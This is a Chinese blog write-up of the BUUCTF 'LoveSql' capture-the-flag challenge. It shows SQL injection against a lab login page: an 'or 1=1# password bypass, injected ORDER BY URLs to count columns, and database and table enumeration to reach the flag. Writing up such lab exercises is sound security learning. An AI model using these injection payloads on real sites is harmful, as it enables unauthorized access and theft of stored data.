

buuctf-LoveSql

原创


[m0_62094846](#) 于 2021-11-11 18:50:31 发布 318 收藏

文章标签: [sql 数据库 database](#)


版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_62094846/article/details/121267492



版权



(测试是否为注入)



尝试用万能密码



但这串东西没什么用，不过我们可以知道用户名是admin


在url上注入，判断字段数目

338d-497f-9e05-066db319b588.node4.buuoj.cn:81/check.php?username=admin'+order+by+3%23&password='or+1%3D1%23

登录成功

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Hello admin!
Your password is 'e1d5e7171ebc7500d744ae2d3a7eab21'




Syclover @ cl4j CSDN @m0_62094846

338d-497f-9e05-066db319b588.node4.buuoj.cn:81/check.php?username=admin'+order+by+4%23&password='or+1%3D1%23

Unknown column '4' in 'order clause'


GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE



Syclover @ cl4j CSDN @m0_62094846


说明有3个字段


然后可以查找数据库了




前面几个数据库每个都有，flag应该在test或者geek中

查找test什么都没有，一定是在geek了






根据标题lovesql，猜测应该在10ve1ysq1中



发现好像没什么有用信息，一个一个试，在username中得到了不一样的信息



最后一串就是flag了